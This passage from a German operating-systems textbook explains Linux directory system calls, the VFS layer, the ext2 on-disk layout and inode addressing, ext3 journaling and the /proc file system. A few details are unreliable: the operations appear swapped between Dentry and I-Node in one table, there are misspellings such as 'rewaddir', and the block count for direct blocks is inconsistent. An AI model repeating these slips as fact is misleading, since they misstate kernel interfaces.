würde der Dateideskriptor 1 (Standardausgabe) in dem Prozess, der `sort` ausführt, von der Shell so gesetzt, dass er in die Pipe schreibt, und Dateideskriptor 0 des Prozesses, der `head` ausführt, würde so gesetzt, dass er aus der Pipe liest. Auf diese Weise liest `sort` einfach vom Dateideskriptor 0 (der auf die Datei `in` gesetzt ist) und schreibt auf den Deskriptor 1 (die Pipe), ohne etwas von der Umleitung mitzubekommen. Wenn die Umleitung nicht eingerichtet ist, dann liest `sort` automatisch von der Tastatur und schreibt auf den Bildschirm (die Standardgeräte). Analog liest `head` Daten, die von `sort` in die Pipe geschrieben wurden, wenn `head` den Deskriptor 0 liest, ohne zu wissen, dass eine Pipe verwendet wird. Dies ist ein gutes Beispiel für ein einfaches Konzept (Umleitung) mit einer einfachen Implementierung (Dateideskriptoren 0 und 1), das zu einem mächtigen Werkzeug (Verbinden von beliebigen Programmen, ohne diese modifizieren zu müssen) führen kann.

Der letzte Systemaufruf in Abbildung 10.27 ist `fcntl`. Er wird zum Sperren und Ent sperren von Dateien sowohl bei gemeinsamen als auch bei exklusiven Sperren ver wendet und führt einige andere dateispezifische Operationen durch.

Betrachten wir jetzt einige Systemaufrufe, die sich mehr auf Verzeichnisse oder das Datei system als Ganzes statt auf eine spezifische Datei beziehen. Einige übliche Systemaufrufe sind in ►Abbildung 10.29 aufgeführt. Verzeichnisse werden mit `mkdir` und `rmdir` erstellt bzw. gelöscht. Ein Verzeichnis kann nur gelöscht werden, wenn es leer ist.

Systemaufruf	Beschreibung
<code>s = mkdir(path, mode)</code>	Neues Verzeichnis erzeugen
<code>s = rmdir(path)</code>	Verzeichnis entfernen
<code>s = link(oldpath, newpath)</code>	Link auf bestehende Datei erzeugen
<code>s = unlink(path)</code>	Link löschen
<code>s = chdir(path)</code>	Aktuelles Verzeichnis wechseln
<code>dir = opendir(path)</code>	Verzeichnis zum Lesen öffnen
<code>s = closedir(dir)</code>	Verzeichnis schließen
<code>dirent = readdir(dir)</code>	Lesen eines Verzeichniseintrages
<code>rewinddir(dir)</code>	Verzeichnis noch einmal von Beginn an neu lesen

Abbildung 10.29: Einige verzeichnisbezogene Systemaufrufe. Der Rückgabewert `s` ist `-1`, falls ein Fehler auftritt; `dir` identifiziert einen Verzeichnisstrom und `dirent` ist ein Verzeichniseintrag. Die Parameter sollten selbst erklärend sein.

Wie wir in Abbildung 10.24 gesehen haben, erzeugt ein Link einen Verzeichniseintrag, der auf eine bestehende Datei zeigt. Der `link`-Systemaufruf erzeugt den Link. Die Parameter geben den ursprünglichen und den neuen Namen an. Verzeichniseinträge werden mit `unlink` entfernt. Wenn der letzte Link auf eine Datei entfernt wurde, dann wird die Datei automatisch gelöscht. Bei einer Datei, die nie verlinkt wurde, ver schwandet die Datei mit dem ersten `unlink`.

Das Arbeitsverzeichnis wird mit dem `chdir`-Systemaufruf gesetzt. Damit wird die Interpretation von relativen Pfadnamen verändert.

Die letzten vier Systemaufrufe in Abbildung 10.29 dienen dem Lesen von Verzeichnissen. Analog zu normalen Dateien können sie geöffnet, geschlossen und gelesen werden. Jeder Aufruf von `readdir` liefert genau einen Verzeichniseintrag in einem festen Format. Es gibt für Benutzer keine Möglichkeit, in ein Verzeichnis zu schreiben (um die Integrität des Dateisystems zu erhalten). Dateien können mit `creat` oder `link` zu einem Verzeichnis hinzugefügt werden und mit `unlink` entfernt werden. Es gibt auch keine Möglichkeit, eine spezielle Datei in einem Verzeichnis zu suchen, aber mithilfe von `rewaddir` kann ein geöffnetes Verzeichnis noch einmal von Anfang an gelesen werden.

10.6.3 Implementierung des Linux-Dateisystems

In diesem Abschnitt wollen wir uns zunächst die Abstraktionen ansehen, die von der Schicht des Virtual File System (VFS) bereitgestellt wird. Das VFS verbirgt vor den Prozessen der höheren Ebenen und den Anwendungen die Unterschiede zwischen den vielen Dateisystemtypen, die von Linux unterstützt werden. Dabei ist es unerheblich, ob sich die Dateisysteme auf lokalen Geräten befinden oder ob sie entfernt gespeichert sind, so dass über das Netzwerk auf sie zugegriffen werden muss. Geräte und andere Spezialdateien werden ebenfalls über die VFS-Schicht angesprochen. Als Nächstes wollen wir uns die Implementierung des ersten weit verbreiteten Dateisystems von Linux ansehen, `ext2` oder zweites **Extended File System**. Danach werden wir die Verbesserungen des `ext3`-Dateisystems beleuchten. Eine große Vielfalt von weiteren Dateisystemen ist ebenfalls im Einsatz. Alle Linux-Systeme können mehrere Plattenpartitionen mit jeweils unterschiedlichen Dateisystemen verwalten.

Das Virtual File System von Linux

Damit Anwendungen mit verschiedenen Dateisystemen interagieren können, die auf unterschiedlichen Typen von lokalen oder entfernten Geräten implementiert sind, übernimmt Linux einen Ansatz von anderen UNIX-Systemen: das Virtual File System (VFS). VFS definiert eine Menge von grundlegenden Abstraktionen sowie Operationen des Dateisystems, die auf diesen Abstraktionen zugelassen sind. Die im vorigen Abschnitt besprochenen Systemaufrufe greifen auf die VFS-Datenstrukturen zu, legen das Dateisystem fest, zu dem die angesprochene Datei gehört, und rufen über Funktionszeiger, die in der VFS-Datenstruktur gespeichert sind, die entsprechenden Operationen des spezifizierten Dateisystems auf.

► Abbildung 10.30 fasst die vier wichtigsten Dateisystemstrukturen zusammen, die von VFS unterstützt werden. Der **Superblock** enthält kritische Informationen über das Layout des Dateisystems. Eine Zerstörung des Superblocks würde das Dateisystem unlesbar machen. Jeder **I-Node** (Abkürzung für Index-Node, wird so aber nie genannt, allerdings lassen faule Leute den Bindestrich weg und sagen **Inode**) beschreibt genau eine Datei. Beachten Sie, dass in Linux auch Verzeichnisse und Geräte als Dateien repräsentiert werden und somit ebenfalls einen zugehörigen I-Node haben. Sowohl

Superblocks als auch I-Nodes haben eine entsprechende Struktur, die auf der jeweiligen physischen Platte verwaltet wird, auf der sich das Dateisystem befindet.

Objekt	Beschreibung	Operation
Superblock	Konkretes Dateisystem	read_inode, sync_fs
Dentry	Verzeichniseintrag, einzelne Pfadkomponente	create, link
I-Node	Konkrete Datei	d_compare, d_delete
File	Öffnet eine Datei, die einem Prozess zugeordnet ist	read, write

Abbildung 10.30: Abstraktionen des Dateisystems, die von VFS unterstützt werden

Um bestimmte Verzeichnisoperationen und Pfaddurchläufe wie `/usr/ast/bin` zu vereinfachen, bietet VFS eine Datenstruktur namens **Dentry** an, die einen Verzeichniseintrag repräsentiert. Diese Datenstruktur wird durch das System quasi nebenher erzeugt. Verzeichniseinträge werden in einem Dentry-Cache gepuffert. Der Dentry-Cache enthält beispielsweise Einträge für `/`, `/usr`, `/usr/ast` und Ähnliches. Falls mehrere Prozesse auf die gleiche Datei und über denselben harten Link (d.h. denselben Pfad) zugreifen, dann zeigen ihre Dateiobjekte auf denselben Eintrag in diesem Cache.

Schließlich ist die **File**-Datenstruktur eine speicherinterne Darstellung einer geöffneten Datei. Sie wird als Antwort des `open`-Systemaufrufes erzeugt und unterstützt Operationen wie `read`, `write`, `sendfile`, `lock` und weitere der Systemaufrufe, die im letzten Abschnitt beschrieben wurden.

Die eigentlichen Dateisysteme, die unterhalb von VFS implementiert sind, müssen intern nicht genau dieselben Abstraktionen und Operationen verwenden. Sie müssen allerdings Dateisystemoperationen implementieren, die semantisch äquivalent zu denjenigen sind, die von den VFS-Objekten spezifiziert sind. Die jedem der vier VFS-Objekten zugeordneten *Operationen* sind Zeiger auf Funktionen des zugrunde liegenden Dateisystems.

Das ext2-Dateisystem von Linux

Als Nächstes beschreiben wir das beliebteste Plattendateisystem von Linux: **ext2**. Die erste Linux-Version benutzte das MINIX-Dateisystem und war auf kurze Dateinamen und Dateigrößen von 64 MB begrenzt. Das MINIX-Dateisystem wurde schließlich durch das erste erweiterte Dateisystem, **ext**, ersetzt, das sowohl längere Dateinamen als auch größere Dateien zuließ. Aufgrund seiner schlechten Performanz wurde ext durch seinen Nachfolger **ext2** ersetzt, der immer noch sehr verbreitet ist.

Eine ext2-Plattenpartition in Linux enthält ein Dateisystem mit dem Layout, wie es in ► Abbildung 10.31 dargestellt ist. Block 0 wird von Linux nicht benutzt, er enthält häufig Code zum Hochfahren des Computers. In den Blöcken nach Block 0 ist die Plattenpartition in Gruppen von Blöcken aufgeteilt, die unabhängig von den Grenzen der Plattenzyylinder sind. Jede Gruppe ist wie folgt organisiert.

Der erste Block ist der **Superblock**. Er enthält Informationen über das Layout des Dateisystems, darunter die Anzahl der I-Nodes, die Anzahl der Plattenblöcke und der Beginn der Liste der freien Blöcke (typischerweise einige Hundert Einträge). Als Nächstes kommt der Gruppendeskriptor, der Informationen über die Position der Bitmaps, die Anzahl der freien Blöcke und I-Nodes in der Gruppe sowie die Anzahl der Verzeichnisse in der Gruppe enthält. Diese Informationen sind notwendig, da ext2 versucht, Verzeichnisse gleichmäßig über die Platte zu verteilen.




Abbildung 10.31: Plattenlayout des Linux-ext2-Dateisystems

Zwei Bitmaps verwalten die freien Blöcke bzw. die freien I-Nodes. Dieses Konzept wurde vom MINIX-1-Dateisystem geerbt (und steht im Gegensatz zu den meisten UNIX-Dateisystemen, die eine Freibereichsliste verwenden). Jede Bitmap hat die Größe von einem Block. Mit 1-KB-Blöcken limitiert dieser Entwurf eine Blockgruppe auf 8.192 Blöcke und auf 8.192 I-Nodes. Die Begrenzung der Blöcke ist eine echte Einschränkung, die Begrenzung der I-Nodes in der Praxis jedoch nicht.

Dem Superblock folgen die I-Nodes selbst. Diese werden bei 1 beginnend bis zu einem Maximum nummeriert. Jeder I-Node ist 128 Byte lang und beschreibt exakt eine Datei. Ein I-Node enthält sowohl Verwaltungsinformationen (einschließlich der Informationen, die stat liefert und die einfach dem I-Node entnommen sind) als auch genügend Informationen, um die Blöcke mit den Daten der Datei zu lokalisieren.

Den I-Nodes folgen die Datenblöcke. Alle Dateien und Verzeichnisse werden hier gespeichert. Wenn eine Datei oder ein Verzeichnis aus mehr als einem Block besteht, dann müssen die Blöcke auf der Platte nicht hintereinander liegen. Tatsächlich sind diese über die gesamte Platte verteilt.

I-Nodes, die Verzeichnissen zugeordnet sind, verteilen sich über die Plattenblockgruppen hinweg. Ext2 versucht, gewöhnliche Dateien in der gleichen Blockgruppe wie das Vorgängerverzeichnis unterzubringen und Dateien mit Daten im gleichen Block wie das I-Node der originalen Datei, vorausgesetzt, es ist genügend Platz vorhanden. Diese Idee wurde von Berkeleys Fast File System übernommen (McKusick et al., 1984). Die Bitmaps werden verwendet, um schnell darüber entscheiden zu können, wo neue Dateisystemdaten abgelegt werden sollen. Wenn neue Dateiblöcke belegt werden, kann ext2 auch *im Voraus* eine Anzahl (8) zusätzlicher Blöcke für diese Datei reservieren, um die Dateifragmentierung zu minimieren, die durch frühere Schreiboperationen entstanden ist. Dieses Vorgehen verteilt die Last des Dateisystems über die gesamte Platte und bietet außerdem eine recht gute Performanz.

Um auf eine Datei zuzugreifen, muss zuerst einer der Systemaufrufe von Linux wie `open` benutzt werden, wobei der Pfadname der Datei angegeben werden muss. Der Pfadname wird untersucht, um die einzelnen Verzeichnisse zu erhalten. Wenn ein relativer Pfad angegeben wird, dann beginnt der Suchvorgang im aktuellen Verzeichnis des Prozesses, ansonsten startet er im Wurzelverzeichnis. In beiden Fällen kann der I-Node für das erste Verzeichnis leicht gefunden werden: Es gibt einen Zeiger darauf im Prozessdeskriptor oder – im Fall des Wurzelverzeichnisses – der I-Node ist typischerweise in einem vorher festgelegten Block auf der Platte gespeichert.

Die Verzeichnisdatei erlaubt Dateinamen bis zu 255 Zeichen; es ist in ▶ Abbildung 10.32 dargestellt. Jedes Verzeichnis besteht aus einer Anzahl von ganzen Plattenblöcken, so dass Verzeichnisse atomar auf die Platte geschrieben werden können. Innerhalb eines Verzeichnisses liegen die Einträge für Dateien und Verzeichnisse in unsortierter Reihenfolge vor, wobei jeder Eintrag seinem Vorgänger direkt folgt. Einträge können nicht mehrere Plattenblöcke umfassen, so dass am Ende eines Plattenblocks oft einige ungenutzte Bytes liegen.




Abbildung 10.32: (a) Ein Linux-Verzeichnis mit drei Dateien (b) Das gleiche Verzeichnis, nachdem die Datei *voluminous* gelöscht wurde

Jeder Verzeichniseintrag in Abbildung 10.32 besteht aus vier Feldern fester Länge und einem Feld variabler Länge. Das erste Feld ist die I-Node-Nummer – 19 für die Datei *colossal*, 42 für die Datei *voluminous* und 88 für das Verzeichnis *bigdir*. Als Nächstes kommt ein Feld `rec_len`, das die Größe des Eintrages (in Byte) angibt, eventuell mit Füllzeichen nach dem Namen. Dieses Feld wird benötigt, um den nächsten Eintrag zu finden, falls der Dateiname mit einer unbekannten Anzahl von Füllzeichen verlängert wurde. Dies zeigt der Pfeil in Abbildung 10.32. Anschließend folgt das Typfeld: Datei, Verzeichnis usw. Das letzte festgelegte Feld ist die Länge des Dateinamens – 8, 10 und 6 in diesem Beispiel. Schließlich folgt der Dateiname selbst, der mit einer 0 abgeschlossen und auf die nächste 32-Bit-Grenze aufgefüllt ist. Eine zusätzliche Füllung könnte noch folgen.

In ▶ Abbildung 10.32(b) sehen wir das gleiche Verzeichnis, nachdem die Datei *voluminous* entfernt wurde. Dabei wird nur die Größe des Gesamteintragsfeldes von *colossal* vergrößert, indem der ehemalige Eintrag von *voluminous* zur Füllung des ersten Eintrages wird. Dieser Bereich kann natürlich für einen späteren Eintrag wieder genutzt werden.

Da Verzeichnisse linear durchsucht werden, kann es unter Umständen sehr lange dauern, einen Eintrag am Ende eines großen Verzeichnisses zu finden. Deshalb verwaltet das System einen Cache mit den Verzeichnissen, auf die vor Kurzem zugegriffen wurde. Dieser Cache wird nach dem Namen der Datei durchsucht und im Falle eines Treffers kann die teure lineare Suche vermieden werden. Ein *Dentry*-Objekt wird für jede der Pfadkomponenten in den *Dentry*-Cache eingefügt und das Verzeichnis kann mittels seines I-Node nach dem folgenden Eintrag für das Pfadelement abgesucht werden, bis der I-Node der aktuellen Datei erreicht ist.

Um beispielsweise eine Datei zu suchen, die durch einen absoluten Pfadnamen wie */usr/ast/file* spezifiziert ist, sind die folgenden Schritte nötig. Zuerst lokalisiert das System das Wurzelverzeichnis, das im Allgemeinen den I-Node 2 verwendet, insbesondere wenn I-Node 1 für die Behandlung fehlerhafter Blöcke reserviert ist. In den *Dentry*-Cache wird ein Eintrag für ein zukünftiges Durchsuchen des Wurzelverzeichnisses eingefügt. Dann sucht das System die Zeichenkette „usr“ im Wurzelverzeichnis, um die I-Node-Nummer des */usr*-Verzeichnisses zu bekommen, die ebenfalls in den *Dentry*-Cache eingetragen wird. Dieser I-Node wird dann geholt und die Plattenblöcke werden daraus extrahiert, so dass das */usr*-Verzeichnis gelesen und nach der Zeichenkette „ast“ durchsucht werden kann. Wenn dieser Eintrag gefunden wurde, kann die I-Node-Nummer für das */usr/ast*-Verzeichnis entnommen werden. Bewaffnet mit der I-Node-Nummer des Verzeichnisses */usr/ast* kann dieser I-Node gelesen werden und die Verzeichnisblöcke lassen sich lokalisieren. Zum Schluss wird „file“ gesucht und seine I-Node-Nummer gefunden. Die Verwendung von relativen Dateinamen ist also nicht nur bequemer für den Benutzer, sondern sie spart dem System auch eine beträchtliche Menge Arbeit.

Wenn die Datei vorhanden ist, so extrahiert das System die I-Node-Nummer und verwendet diese als Index für die I-Node-Tabelle (auf der Platte), um den entsprechenden I-Node zu finden und diesen in den Speicher zu holen. Der I-Node wird in der **I-Node-Tabelle** abgelegt, einer Datenstruktur im Kern, die alle I-Nodes der aktuell geöffneten Dateien und Verzeichnisse enthält. Als absolutes Minimum muss das Format der I-Node-Einträge alle Felder enthalten, die vom stat-Systemaufruf zurückgegeben werden, damit stat funktionieren kann (siehe Abbildung 10.28). In ▶ Abbildung 10.33 sind einige der Felder aufgeführt, die in der vom Linux-Dateisystem unterstützten I-Node-Struktur vorkommen. Die tatsächliche I-Node-Struktur enthält viel mehr Felder, da dieselbe Struktur auch zur Darstellung von Verzeichnissen, Geräten und anderen Spezialdateien genutzt wird. Außerdem gibt es in dieser Struktur Felder, die für eine zukünftige Nutzung reserviert sind. Die Geschichte hat gezeigt, dass ungenutzte Bits nicht lange ungenutzt bleiben.

Feld	Byte	Beschreibung
Mode	2	Dateityp, Schutzbits, setuid- und setgid-Bits
Nlinks	2	Anzahl der Verzeichniseinträge zu diesem I-Node
Uid	2	UID des Besitzers
Gid	2	GID des Besitzers
Size	4	Dateigröße in Byte
Addr	60	Adresse der ersten 12 Blöcke, dann drei indirekte Blöcke
Gen	1	Generationsnummer (wird bei der Benutzung jedes Mal erhöht)
Atime	4	Zeitpunkt des letzten Zugriffs
Mtime	4	Zeitpunkt der letzten Änderung
Ctime	4	Zeitpunkt der letzten Änderung des I-Node

Abbildung 10.33: Einige Felder der I-Node-Struktur von Linux

Wir wollen uns nun ansehen, wie das System eine Datei liest. Erinnern wir uns, dass ein typischer Aufruf der Bibliotheksfunktion, die den read-Systemaufruf ausführt, so aussieht:

```
n = read(fd, puffer, nbytes);
```

Wenn der Kern die Kontrolle übernimmt, so hat er nur diese drei Parameter und die Informationen in den internen, benutzerbezogenen Tabellen zur Verfügung. Einer der Punkte in den internen Tabellen ist das Feld der Dateideskriptoren. Dieses wird mit den Dateideskriptoren indiziert und enthält je einen Eintrag pro geöffneter Datei (bis zur Maximalanzahl, normalerweise ist 32 der Standard).

Die Idee ist hier, mit dem Dateideskriptor zu beginnen und mit dem entsprechenden I-Node zu enden. Betrachten wir einen möglichen Entwurf: Setzen wir einfach einen Zeiger auf den I-Node in die Tabelle der Dateideskriptoren. Auch wenn sie sehr einfach ist, so funktioniert diese Methode leider trotzdem nicht. Das Problem ist Folgendes: Mit jedem Dateideskriptor ist eine Dateiposition verknüpft, die angibt, bei welchem Byte der nächste Lese- oder Schreibzugriff beginnt. Wo sollte diese Dateiposition gespeichert werden? Eine Möglichkeit ist, sie in der I-Node-Tabelle abzulegen. Dieser Ansatz scheitert jedoch, wenn zwei oder mehrere unabhängige Prozesse die gleiche Datei zur selben Zeit öffnen, da jeder von ihnen seine eigene Dateiposition besitzt.

Eine zweite Möglichkeit ist das Ablegen der Dateiposition in der Tabelle der Dateideskriptoren. Auf diese Weise erhält jeder Prozess, der eine Datei öffnet, seine eigene, private Dateiposition. Leider scheitert auch dieses Vorgehen. Der Grund dafür ist allerdings subtiler und hängt mit der Art der gemeinsamen Nutzung von Dateien in Linux zusammen. Betrachten wir ein Shellskript *s*, das aus zwei Kommandos *p1* und *p2* besteht, die hintereinander ausgeführt werden. Wenn das Shellskript mit der Kommandozeile

```
s > x
```

aufgerufen wird, so erwartet man, dass p_1 seine Ausgaben in die Datei x schreibt und anschließend p_2 seine Ausgaben in die Datei x schreibt, und zwar an der Position beginnend, an der p_1 aufgehört hat.

Wenn die Shell p_1 abspaltet, dann ist x zunächst leer und p_1 beginnt an der Dateiposition 0 zu schreiben. Wenn p_1 jedoch endet, so wird ein Mechanismus benötigt, der sicherstellt, dass die Dateiposition, die p_2 als Anfangsposition angeboten wird, nicht 0 ist (was der Fall wäre, wenn die Dateiposition in der Tabelle der Dateideskriptoren gehalten würde). Stattdessen sollte p_2 den Wert erhalten, an dem p_1 aufgehört hat.

Der Weg zur Erreichung dieses Ziels wird in ▶ Abbildung 10.34 gezeigt. Der Trick besteht in der Einführung einer neuen Tabelle, der **Tabelle der Beschreibungen der offenen Dateien** (*open file description table*), die zwischen der Tabelle der Dateideskriptoren und der I-Node-Tabelle liegt. In dieser Tabelle wird die Dateiposition (sowie das Lese/Schreib-Bit) abgelegt. In der Abbildung ist die Shell der Elternprozess und die Kindprozesse sind zunächst p_1 und später p_2 . Wenn die Shell p_1 erzeugt, so ist dessen Benutzerstruktur (inklusive der Tabelle der Dateideskriptoren) eine exakte Kopie der Shell-Benutzerstruktur, womit beide auf denselben Eintrag in der Tabelle der Beschreibungen der offenen Dateien zeigen. Wenn p_1 beendet ist, dann zeigt der Dateideskriptor der Shell immer noch auf die Beschreibung der offenen Datei mit der Dateiposition von p_1 . Wenn die Shell jetzt p_2 abspaltet, erbt der neue Kindprozess automatisch die Dateiposition, ohne dass dieser oder die Shell wissen muss, welche Position das ist.




Abbildung 10.34: Die Beziehung zwischen der Tabelle der Dateideskriptoren, der Tabelle der Beschreibungen der offenen Dateien und der I-Node-Tabelle

Wenn jedoch ein unabhängiger Prozess die Datei öffnet, dann erhält er seinen eigene Beschreibung der offenen Datei und somit seine eigene Dateiposition – so wie gewünscht. Der einzige Grund für die Tabelle der Beschreibungen der offenen Dateien ist also, dass Eltern- und Kindprozess eine Dateiposition gemeinsam nutzen können, unabhängige Prozesse aber ihre eigenen Werte erhalten.

Zurück zum Problem der Durchführung eines `read`-Aufrufes. Wir haben jetzt gezeigt, wie die Dateiposition und der I-Node lokalisiert werden. Der I-Node enthält die Plattenadressen der ersten zwölf Blöcke der Datei. Falls die Dateiposition in die ersten zwölf Blöcke fällt, dann wird der Block gelesen und die Daten werden zum Benutzer kopiert. Für Dateien, die mehr als zwölf Blöcke umfassen, enthält ein Feld im I-Node die Plattenadresse eines **einfach indirekten Blocks**, wie in Abbildung 10.34 gezeigt. Dieser Block enthält die Plattenadressen von weiteren Plattenblöcken. Wenn zum Beispiel ein Block 1 KB und die Plattenadresse 4 Byte groß ist, dann kann der einfach indirekte Block 256 Adressen enthalten. Somit funktioniert dieses Schema für Dateien bis zu insgesamt 268 KB.

Für größere Dateien wird ein **doppelt indirekter Block** verwendet. Dieser umfasst die Adressen von 256 einfach indirekten Blöcken, von denen jeder die Adressen von 256 Datenblöcken enthält. Dieser Mechanismus funktioniert für Dateien mit bis zu $10 + 2^{16}$ Blöcken (67.119.104 Byte). Wenn selbst das nicht ausreicht, hat der I-Node Platz für einen **dreifach indirekten Block**. Dieser zeigt auf viele doppelt indirekte Blöcke. Mit diesem Adressierungsmodell können Dateigrößen von bis zu 2^{24} 1-KB-Blöcke (16 GB) verwaltet werden. Für Blockgrößen von 8 KB können somit Dateigrößen bis zu 64 TB unterstützt werden.

Das ext3-Dateisystem von Linux

Zur Vermeidung von Datenverlust nach Systemabstürzen oder Stromausfall müsste das ext2-Dateisystem jeden Datenblock auf die Platte zurückschreiben, sobald dieser erzeugt wurde. Die Verzögerung, die durch die erforderliche Plattenkopfpositionierung entsteht, wäre so groß, dass die Performanz untragbar wäre. Deshalb werden Schreiboperationen aufgeschoben, so dass es bis zu 30 Sekunden dauern kann, bevor Veränderungen auf der Platte ankommen – was ein sehr langer Zeitraum im Zusammenhang mit moderner Computerhardware ist.

Um das Dateisystem robuster zu machen, stützt sich Linux auf **Journaling-Dateisysteme**. Ein Nachfolgesystem von ext2, **ext3**, ist ein Beispiel eines Journaling-Dateisystems.

Der Grundgedanke bei dieser Art von Dateisystem ist die Verwaltung eines *Journals*, in dem alle Operationen des Dateisystems sequenziell beschrieben sind. Indem Veränderungen von Daten oder Metadaten des Dateisystems (I-Nodes, Superblock usw.) sequenziell aufgeschrieben werden, werden die Operationen vom Aufwand durch die Plattenkopfbewegung während des wahlfreien Plattenzugriffs nicht gebremst. Irgendwann werden die veränderten Dateien an die richtige Stelle auf der Platte geschrieben und die entsprechenden Journaleinträge können gelöscht werden. Wenn es zu einem Systemabsturz oder Stromausfall kommt, bevor die Veränderungen abgeschlossen

wurden, so entdeckt das System während des Neustarts, dass das Dateisystem nicht ordentlich ausgehängt wurde. Daraufhin wird das Journal durchlaufen und die im Log des Journals beschriebenen Änderungen des Dateisystems werden ausgeführt.

Ext3 wurde so entworfen, dass es in hohem Maße zu ext2 kompatibel ist. In der Tat sind alle wichtigen Datenstrukturen und das Plattenlayout in beiden Systemen gleich. Außerdem kann ein Dateisystem, das als ein ext2-System ausgehängt wird, im Folgenden als ext3-System wieder eingebunden werden und die Fähigkeit des Journaling anbieten.

Das Journal ist eine Datei, die als zirkulärer Puffer angelegt ist. Das Journal könnte auf dem gleichen oder einem anderen Gerät als dem Hauptdateisystem gespeichert werden. Da die Journal-Operationen selbst nicht im Journal eingetragen sind, werden diese nicht von demselben ext3-Dateisystem behandelt. Stattdessen wird ein eigenes **JBD (Journaling Block Device)** benutzt, um die Lese-/Schreiboperationen des Journals durchzuführen.

JBD unterstützt drei wichtige Datenstrukturen: *log record* (Log-Datensatz), *atomic operation handle* (atomare Operation) und *transaction* (Transaktion). Ein *log record* beschreibt eine Dateisystemoperation auf der unteren Ebene, die in der Regel eine Veränderung innerhalb eines Blocks zur Folge hat. Da ein Systemaufruf wie `write` an mehreren Stellen Veränderungen auslöst – I-Nodes, vorhandene Dateiblöcke, neue Dateiblöcke, Liste der freien Blöcke usw. – werden zusammengehörige Log-Datensätze in *atomic operation handles* gruppiert. Ext3 benachrichtigt JBD am Anfang und am Ende der Ausführung eines Systemaufrufes, damit JBD sicherstellen kann, dass entweder alle *log records* einer *atomic operation* oder keiner davon durchgeführt wurden. Schließlich behandelt JBD – in erster Linie aus Effizienzgründen – Mengen von *atomic operations* als Transaktionen. Log-Datensätze werden innerhalb einer Transaktion hintereinander gespeichert. JBD erlaubt das Löschen von Teilen der Journal-Datei erst, nachdem alle Log-Datensätze, die zu einer Transaktion gehören, sicher auf der Platte angekommen sind.

Da das Schreiben eines Log-Eintrages für jede Änderung der Platte teuer ist, kann ext3 so konfiguriert werden, dass ein Journal alle Plattenänderungen aufzeichnet oder nur die Änderungen, die sich auf die Metadaten des Dateisystems beziehen (I-Nodes, Superblocks, Bitmaps etc.). Werden nur die Metadaten ins Journal aufgenommen, bedeutet dies weniger Verwaltungsaufwand und bessere Performanz, aber es kann keine Garantie gegen die Verfälschung von Dateidaten gegeben werden. Einige andere Journaling-Dateisysteme verwalten nur Logs von Operationen auf Metadaten (z.B. XFI von SGI).

Das /proc-Dateisystem

Ein anderes Dateisystem in Linux ist das (Prozess-)Dateisystem **/proc**, eine Idee, die ursprünglich für die achte Ausgabe von UNIX von Bell Labs erdacht wurde und später in 4.4 BSD und System V kopiert wurde. Linux erweiterte die Idee jedoch in verschiedene Richtungen. Der Grundgedanke ist, dass für jeden Prozess im System ein Verzeichnis in `/proc` erzeugt wird. Der Name des Verzeichnisses ist die PID des Prozesses

als Dezimalzahl. Zum Beispiel ist `/proc/619` das Verzeichnis, das zum Prozess mit der PID 619 gehört. In diesem Verzeichnis befinden sich Dateien, die anscheinend Informationen über den Prozess enthalten, wie seine Kommandozeile, Umgebungsvariablen und Signalmasken. Tatsächlich existieren diese Dateien nicht auf der Platte. Wenn sie gelesen werden, ermittelt das System die Informationen bei Bedarf aus dem aktuellen Prozess und gibt sie in einem Standardformat aus.

